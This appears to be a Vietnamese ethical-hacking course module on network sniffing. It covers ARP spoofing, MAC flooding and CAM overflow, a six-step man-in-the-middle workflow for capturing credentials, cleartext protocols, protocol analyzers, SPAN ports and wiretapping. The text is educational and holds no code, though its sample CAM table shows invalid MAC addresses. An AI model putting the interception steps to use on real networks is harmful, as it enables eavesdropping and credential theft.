- **Shared Ethernet:** Trong môi trường này, có một kết nối chung kết nối tất cả các máy tính cạnh tranh với nhau về băng thông. Trong môi trường này, tất cả các máy tính khác đều nhận được gói tin dành cho một máy cụ thể. Vì vậy, khi máy tính 1 muốn giao tiếp với máy tính 2, nó gửi một gói tin ra mạng với địa chỉ MAC đích là MAC của máy tính 2 cùng với MAC nguồn của nó. Các máy tính khác trong mạng Shared

Ethernet (máy tính 3 và máy tính 4) so sánh địa chỉ MAC đích của gói tin với địa chỉ của riêng mình và loại bỏ các gói tin không khớp. Tuy nhiên, sniffer chạy trên loại mạng Ethernet này không tuân thủ quy tắc đó và chấp nhận tất cả các gói tin. Sniffing trong môi trường Shared Ethernet là một quá trình bị động, vì vậy khó phát hiện.

- **Switched Ethernet:** Trong môi trường Ethernet chuyển mạch, các máy tính kết nối với một switch thay vì một hub. Switch duy trì một bảng để theo dõi địa chỉ MAC của mỗi máy tính và cổng vật lý mà địa chỉ MAC đó được kết nối. Khi nhận được gói tin, switch sẽ chuyển gói tin đến máy tính đích dựa trên bảng này. Switch là một thiết bị chỉ gửi gói tin đến máy tính đích mà không phát sóng cho tất cả các máy tính trên mạng. Điều này giúp tận dụng băng thông hiệu quả hơn và cải thiện bảo mật. Do đó, việc đặt card mạng NIC vào chế độ sniffing để thu thập gói tin trở nên không hiệu quả. Nhiều người cho rằng mạng chuyển mạch là an toàn và không thể bị ngụy trang. Tuy nhiên, điều này không hoàn toàn chính xác.



Working of a sniffer

Mặc dù switch an toàn hơn hub, việc sniffing vẫn có thể thực hiện bằng các phương pháp sau đây:


- **ARP Spoofing:** ARP không có trạng thái. Một máy tính có thể gửi một phản hồi ARP ngay cả khi không được yêu cầu; hơn nữa, nó có thể chấp nhận phản hồi đó. Khi một máy tính muốn sniffing để thu thập lưu lượng gốc từ một hệ thống khác, nó có thể sniff ARP của gateway trong mạng.
- **MAC Flooding:** Switch duy trì một bảng translate mà ánh xạ các địa chỉ MAC khác nhau vào các cổng vật lý trên switch. Nhờ đó, chúng có thể định tuyến thông minh gói tin từ một máy tính đến máy tính khác. Tuy nhiên, switch có bộ nhớ hạn chế. MAC flooding sử dụng giới hạn này để tấn công switch bằng cách gửi liên tục các địa chỉ MAC giả mạo cho đến khi switch không thể tiếp tục đáp ứng. Khi đó, switch sẽ chuyển sang chế độ “fail-open”, lúc này nó bắt đầu hoạt động như một hub bằng cách phát sóng gói tin đến tất cả các cổng trên switch.

Phân loại sniffing

Có hai loại sniffing. Mỗi loại được sử dụng cho các loại hệ thống mạng khác nhau.

Passive sniffing

Passive sniffing không liên quan đến việc gửi gói tin. Nó chỉ đơn giản là thu thập và giám sát các gói tin di chuyển trong mạng. Passive sniffing không được sử dụng nhiều vì nó chỉ hoạt động trong miền xung đột. Một miền xung đột là phần của mạng không được chuyển mạch hoặc cầu nối (tức là kết nối thông qua một hub). Miền xung đột xuất hiện trong môi trường hub. Một mạng sử dụng hub để kết nối các hệ thống sẽ sử dụng sniffing chủ động. Trong những mạng như vậy, tất cả các máy tính trong mạng đều có thể nhìn thấy toàn bộ lưu lượng. Do đó, dễ dàng thu thập lưu lượng qua hub bằng cách sử dụng passive sniffing động.



Passive sniffing

Hacker sử dụng các phương pháp passive sniffing sau đây để kiểm soát mạng mục tiêu:

- **Tấn công vật lý:** Hacker tấn công an ninh vật lý của tổ chức để có thể xông vào vào hệ thống mạng với một máy tính xách tay và cố gắng kết nối vào mạng và thu thập thông tin.
- **Sử dụng Trojan (Trojan horse):** Hầu hết các Trojan có khả năng sniffing sẵn có.

Hầu hết các mạng hiện đại sử dụng switch thay vì hub. Switch sẽ loại bỏ rủi ro của passive sniffing tuy nhiên không hoàn toàn.

Active Sniffing

Active Sniffing là quá trình tìm kiếm lưu lượng trên một mạng LAN chuyển mạch bằng cách chủ động chèn lưu lượng vào mạng đó. Active Sniffing cũng ám chỉ việc sniffing thông qua một switch. Trong active sniffing, Ethernet chuyển mạch không truyền thông tin tới tất cả các hệ thống kết nối thông qua LAN như trên mạng hub. Vì lí do này, một passive sniffer không thể sniff dữ liệu trên một mạng chuyển mạch. Việc phát hiện các chương trình sniffer này dễ dàng, và việc thực hiện loại sniffing này rất khó khăn.

Switch kiểm tra các gói tin dữ liệu để xác định địa chỉ nguồn và đích, sau đó chuyển chúng tới đích tương ứng. Hacker có thể chủ động chèn lưu lượng ARP vào một LAN để sniff trên một mạng chuyển mạch và bắt ghi lại lưu lượng. Switch duy trì bộ nhớ cache ARP riêng trong Content Addressable Memory (CAM). CAM là một loại bộ nhớ đặc biệt giữ một bản ghi về host nào được kết nối với cổng nào. Sniffer sẽ ghi lại toàn bộ thông tin hiển thị trên mạng để xem lại sau này. Hacker có thể xem tất cả thông tin trong các gói tin, bao gồm cả dữ liệu bí mật.

Tóm lại các loại sniffing: passive sniffing (sniffing bị động) không gửi bất kỳ gói tin nào, chỉ giám sát các gói tin được gửi bởi người khác. Active sniffing (sniffing chủ động) liên quan đến việc gửi ra nhiều yêu cầu mạng để xác định điểm truy cập.

Dưới đây là danh sách các kỹ thuật active sniffing khác nhau:

- MAC flooding
- DNS poisoning
- ARP poisoning
- DHCP attacks
- Switch port stealing
- Spoofing attack

Các bước sử dụng sniffer

Hacker sử dụng các công cụ sniffing để sniff gói tin và giám sát lưu lượng mạng trên mạng mục tiêu. Các bước mà hacker thực hiện để sử dụng sniffers nhằm xâm nhập vào mạng được mô tả như sau:

Bước 1: Hacker phải tìm ra switch phù hợp để truy cập vào mạng và kết nối laptop vào một trong các cổng trên switch.




Discovering a switch to access the network

Bước 2: Cố gắng xác định thông tin về mạng như cấu trúc mạng bằng cách sử dụng các công cụ network discovery (các bạn có thể xem thêm ở bài viết [\[CEH Tiếng Việt\] Module 3 – Phần 2 – Host discovery là gì?](#)).



Runs discovery tools to learn about network topology

Bước 3: Bằng cách phân tích cấu trúc mạng, hacker xác định mục tiêu cụ thể để tập trung tấn công.



Identifying the victim's machine

Bước 4: Hacker sử dụng các kỹ thuật ARP spoofing để gửi các thông điệp giả mạo (spoofed) của Address Resolution Protocol (ARP).



Attacker sending fake ARP messages

Bước 5: Hacker chuyển hướng toàn bộ lưu lượng từ máy tính của nạn nhân đến máy tính của chúng. Đây là một loại tấn công Man-in-the-Middle (MITM) điển hình.



Redirecting the traffic to the attacker

Bước 6: Bây giờ, hacker có thể xem tất cả các gói tin được gửi và nhận bởi nạn nhân đồng thời có thể trích xuất thông tin nhạy cảm từ những gói tin này.



Attacker extracting sensitive information

Một số giao thức dễ bị tấn công sniffing

Các giao thức sau đây dễ bị tấn công sniffing để thu thập mật khẩu.

Telnet và Rlogin: *Telnet* là một giao thức được sử dụng để giao tiếp với một server từ xa (qua port 23) trên mạng bằng cách sử dụng terminal, *Rlogin* cho phép hacker đăng nhập vào máy tính từ xa thông qua kết nối TCP. Cả hai giao thức này đều không cung cấp mã hóa; do đó, dữ liệu truyền đi giữa các máy là dạng văn bản thuần và dễ bị tấn công sniffing. Hacker có thể sniff các phím nhấn và từ đó có thể lấy được username và password.

HTTP: Do các lỗ hổng trong phiên bản mặc định của HTTP, các trang web sử dụng HTTP chuyển dữ liệu người dùng qua mạng dưới dạng văn bản thuần. Do đó, hacker có thể thu thập được nhiều thông tin quan trọng.

SNMP: *Simple Network Management Protocol (SNMP)* là một giao thức TCP/IP được sử dụng để trao đổi thông tin quản lý giữa các thiết bị kết nối trên một mạng. Phiên bản đầu tiên của SNMP (SNMPv1 và SNMPv2) không cung cấp bảo mật, dẫn đến việc truyền dữ liệu dưới dạng văn bản thuần. Hacker khai thác các lỗ hổng trong phiên bản này để thu thập mật khẩu dưới dạng bẩn rõ.

SMTP: *Simple Mail Transfer Protocol (SMTP)* được sử dụng để truyền email qua Internet. Trong hầu hết các triển khai, các thông điệp SMTP được truyền dưới dạng bẩn rõ. Hơn nữa, SMTP không cung cấp bất kỳ bảo vệ nào chống lại tấn công sniffing.

NNTP: *Network News Transfer Protocol (NNTP)* phân phối, tìm hiểu, truy xuất bằng cách sử dụng một phương thức truyền dữ liệu dựa trên luồng tin tin cậy giữa cộng đồng ARPA-Internet. Tuy nhiên, giao thức này không mã hóa dữ liệu, gây rủi ro giống các giao thức trên.

FTP: *File Transfer Protocol (FTP)* cho phép các máy khách chia sẻ file qua mạng. Giao thức này không cung cấp mã hóa; do đó, hacker có thể sniff dữ liệu bao gồm thông tin đăng nhập bằng cách chạy các công cụ như **Cain & Abel**.

Telnet and Rlogin	Keystrokes including usernames and passwords are sent in clear text	IMAP	Passwords and data are sent in clear text
HTTP	Data is sent in clear text	SMTP and NNTP	Passwords and data are sent in clear text
POP	Passwords and data are sent in clear text	FTP	Passwords and data are sent in clear text


Protocols Vulnerable to Sniffing

Sniffing trong tầng Liên kết dữ liệu của mô hình OSI

Mô hình OSI mô tả các chức năng mạng dưới dạng một chuỗi 7 lớp. Mỗi lớp cung cấp dịch vụ cho lớp phía trên và nhận dịch vụ từ lớp phía dưới.

Lớp liên kết dữ liệu là lớp thứ hai trong mô hình OSI. Trong lớp này, các gói dữ liệu được mã hóa và giải mã thành các bit. Sniffer hoạt động ở lớp liên kết dữ liệu và có thể bắt gói từ

lớp này. Các lớp mạng trong mô hình OSI được thiết kế để làm việc độc lập với nhau; do đó, nếu một sniffer sniff dữ liệu ở lớp liên kết dữ liệu, các lớp OSI phía trên sẽ không nhận biết được việc sniffing này.



Sniffing in the Data Link Layer of the OSI Model

Phân tích giao thức bằng thiết bị phần cứng


Bộ phân tích giao thức là một thiết bị phân tích lưu lượng đi qua mạng. Nó bắt các tín hiệu mà không làm thay đổi phân đoạn lưu lượng. Mục đích của nó là giám sát việc sử dụng mạng và xác định có lưu lượng mạng độc hại hay không. Nó bắt một gói dữ liệu, giải mã nó và phân tích nội dung dựa trên các quy tắc được định trước. Nó cho phép hacker nhìn thấy các byte dữ liệu riêng lẻ của mỗi gói đi qua mạng.

So với phân tích giao thức bằng phần mềm, phân tích giao thức bằng thiết bị phần cứng có khả năng bắt được nhiều dữ liệu hơn mà không mất gói dữ liệu khi quá tải. Phân tích giao thức bằng thiết bị phần cứng cung cấp một loạt các tùy chọn kết nối mạng khác nhau từ mạng LAN, WAN và không dây đến các đường truyền mạng dựa trên mạch điện thoại. Chúng có khả năng hiển thị trạng thái bus và các sự kiện cấp thấp như high-speed negotiation (K/J chirps), lỗi truyền và việc truyền lại gói. Các bộ phân tích bằng phần cứng cung cấp timestamp chính xác của lưu lượng bắt được. Tuy nhiên, bộ phân tích giao thức bằng phần cứng có chi phí đắt hơn và thường khó tiếp cận hơn với các mạng quy mô nhỏ, lẻ.

Bộ phân tích giao thức phần cứng từ các nhà sản xuất khác nhau bao gồm:

Xgig 1000 32/128 G FC & 25/50/100 GE Analyzer

VIAVI Xgig 1000 32/128 G Fiber Channel (FC) và 25/50/100 G Ethernet (GE) là một sản phẩm phần cứng phân tích các chuẩn 8G/16G/32G/128G FC và 10/25/50/100 GE cung cấp nền tảng để thực hiện việc bắt và phân tích gói tin mà không xâm phạm trực tiếp và jamming trực tiếp (chèn lỗi) vào hệ thống mạng. Nó sử dụng *adapter true analog pass-through* mà vẫn giữ nguyên tính tuyến tính của kết nối tín hiệu signal-over-copper (tín hiệu qua cáp đồng). Nền tảng này cung cấp khả năng nhìn thấy không tương đối đối với lớp vật lý của mô hình OSI với các tính năng như auto negotiation, link training và forward error correction (FEC).



Xgig 1000 32/128 G FC and 25/50/100 GE Analyzer

TPI4000 Series

Pô phân tích giao thức [TPI4000](#) bắt và hiển thị link data, ngay cả ở tốc độ đường truyền full line rate. Nó cung cấp các chế độ xem frame delimiter, frame header, và payload data. Công cụ *Protocol Database Editor* cho phép người sử dụng xác định việc giải mã thêm các giao thức để nâng cao các chức năng hiện có. Khả năng kích hoạt chi tiết từng bit và khả năng lọc trước và lọc sau đảm bảo rằng dữ liệu liên quan có thể được trích xuất từ các luồng dữ liệu multi-gigabit.




Một số thiết bị khác:

- PTW60 (<https://www.globalspec.com>)
- P5551A PCIe 5.0 Protocol Exerciser (<https://www.keysight.com>)
- Voyager M4x Protocol Analyzer (<https://teledynelecroy.com>)
- N2X N5540A Agilent Protocol Analyzer (<https://www.valuetronics.com>)
- Xgig 1000 (<https://www.viavisolutions.com>)

Span port

Switched Port Analyzer (SPAN) là một tính năng của switch Cisco, còn được gọi là “**port mirroring**” dùng để giám sát lưu lượng mạng trên một hoặc nhiều cổng trên switch. Một cổng SPAN là một cổng được cấu hình để nhận bản sao của mỗi gói tin đi qua switch. Tính năng này giúp phân tích và gỡ lỗi dữ liệu, xác định lỗi và điều tra truy cập mạng. Khi chế độ port mirroring được kích hoạt, switch gửi bản sao các gói tin mạng từ cổng nguồn đến cổng đích, cổng này được sử dụng để nghiên cứu các gói tin bằng công cụ phân tích mạng.



Trên switch, có thể có nhiều nguồn nhưng chỉ có một cổng đích. Các cổng nguồn là các cổng mà gói tin mạng được giám sát và sao chép. Người dùng có thể cùng lúc giám sát lưu lượng của nhiều cổng, chẳng hạn như lưu lượng trên tất cả các cổng của một VLAN.

Wiretapping

Wiretapping, hay **telephone tapping** là giám sát cuộc trò chuyện điện thoại hoặc internet bởi một bên thứ ba. Để nghe trộm, hacker trước tiên chọn một người hoặc server mục tiêu trên mạng để nghe trộm, sau đó kết nối một thiết bị nghe lén (phàn cứng, phàn mềm hoặc kết hợp cả hai) vào mạch truyền thông tin giữa hai điện thoại.


Thông thường, hacker sử dụng một lượng nhỏ tín hiệu điện được tạo ra bởi dây điện thoại để nghe trộm cuộc trò chuyện, giúp hacker có thể giám sát, chặn, truy cập và ghi lại thông tin chứa trong luồng dữ liệu đó. Một số phương pháp nghe trộm:

- The official tapping of telephone lines
- The unofficial tapping of telephone lines
- Recording the conversation
- Direct line wiretap
- Radio wiretap

Lawful interception (LI)

Giám sát hợp pháp (LI) đề cập đến việc ngăn chặn pháp lý việc truyền thông dữ liệu giữa hai điểm cuối để giám sát trên các mạng viễn thông truyền thống, VoIP, dữ liệu và mạng đa dịch vụ. LI thu thập dữ liệu từ mạng truyền thông để phân tích hoặc thu thập chứng cứ. Điều này hữu ích trong các hoạt động như quản lý và bảo vệ cơ sở hạ tầng cũng như các vấn đề liên quan đến an ninh mạng.

Loại ngăn chặn này chỉ cần thiết để giám sát các tin nhắn trao đổi trên các kênh đáng ngờ mà người dùng tham gia vào hoạt động bất hợp pháp. Các quốc gia trên thế giới đang nỗ lực tiêu chuẩn hóa loại thủ tục này.



Hình trên cho thấy giải pháp hợp pháp của ISP được cung cấp bởi Tập đoàn **Decision Computer**. Giải pháp bao gồm một *access switch* và nhiều hệ thống để tái tạo dữ liệu bị ngăn chặn. *Access switch* thu thập lưu lượng từ mạng của ISP, sắp xếp lưu lượng theo IP và cung cấp cho các hệ thống *E-Detective (ED)* giải mã và tái tạo lưu lượng bị chặn về định dạng ban đầu của nó. Công cụ này dưới sự hỗ trợ của các giao thức như POP3, IMAP, SMTP, P2P và FTP, telnet. *Centralized Management Server (CMS)* quản lý tất cả các hệ thống ED.

Module 8 – Phần 2: Tấn công MAC – MAC Attack


Hacker sử dụng các kỹ thuật **sniffing** như tấn công MAC (MAC attack), tấn công DHCP, ARP poisoning, tấn công spoofing và DNS poisoning, để đánh cắp và thao túng dữ liệu, chúng kiểm soát mạng mục tiêu bằng cách đọc các gói tin dữ liệu đã bắt được và sau đó sử dụng thông tin đó để xâm nhập vào mạng.

Sơ lược về địa chỉ MAC

Địa chỉ MAC (MAC address) xác định một cách duy nhất mỗi nút trong mạng. Mỗi thiết bị trong mạng có một địa chỉ MAC được liên kết với một cổng vật lý trên switch mạng, giúp chỉ định một điểm duy nhất cụ thể trên mạng. Địa chỉ MAC được sử dụng làm địa chỉ mạng cho hầu hết các công nghệ mạng IEEE 802, bao gồm Ethernet. Giao thức MAC trong mô hình tham chiếu OSI sử dụng địa chỉ MAC để truyền thông tin.

Một địa chỉ MAC bao gồm 48 bit được chia thành hai phần, mỗi phần chứa 24 bit. Phần đầu tiên chứa ID của tổ chức sản xuất card mạng và được gọi là định danh duy nhất của tổ chức (*OUI – organizationally unique identifier*). Phần tiếp theo chứa số seri được gán cho card mạng (NIC) và được gọi là *NIC specific*.

Địa chỉ MAC chứa các số hexa có 12 chữ số, được chia thành ba hoặc sáu nhóm. Sáu chữ số đầu tiên chỉ ra nhà sản xuất, trong khi sáu chữ số tiếp theo chỉ ra số seri của NIC. Ví dụ, với địa chỉ MAC **D4-BE-D9-14-C8-29**. Sáu chữ số đầu tiên, tức là **D4BED9**, chỉ ra nhà sản xuất (Dell, Inc.), và sáu chữ số tiếp theo, tức là **14C829**, chỉ ra số seri của NIC.



CAM Table là gì?

CAM table là một bảng động có kích thước cố định. Nó lưu trữ thông tin địa chỉ MAC có sẵn trên các cổng vật lý cùng với các thông số VLAN liên quan. Khi một máy tính gửi dữ liệu đến một máy tính khác trong mạng, dữ liệu đi qua switch. Switch tìm kiếm địa chỉ MAC đích (nằm trong khung Ethernet) trong bảng CAM của nó, và sau khi tìm thấy địa chỉ MAC, nó chuyển tiếp dữ liệu đến máy tính thông qua cổng mà địa chỉ MAC được liên kết.


vlan	MAC Add	Type	Learn	Age	Ports
255	00:d3:ad:34:12:3g	Dynamic	Yes	0	Gi5/2
5	as:23:df:45:45:t6	Dynamic	Yes	0	Gi2/5
5	er:23:23:er:t5:e3	Dynamic	Yes	0	Gi1/6

CAM table

CAM Table hoạt động như thế nào?


Switch Ethernet duy trì các kết nối giữa các cổng, và bảng CAM theo dõi vị trí địa chỉ MAC trên switch, nhưng bảng này có giới hạn kích thước. Nếu bảng CAM bị tràn với nhiều địa chỉ MAC hơn sức chứa của nó, switch sẽ chuyển thành một hub. Bảng CAM thực hiện điều này để đảm bảo việc gửi dữ liệu đến máy đích. Hacker khai thác lỗ hổng này trong bảng CAM để sniff dữ liệu mạng.

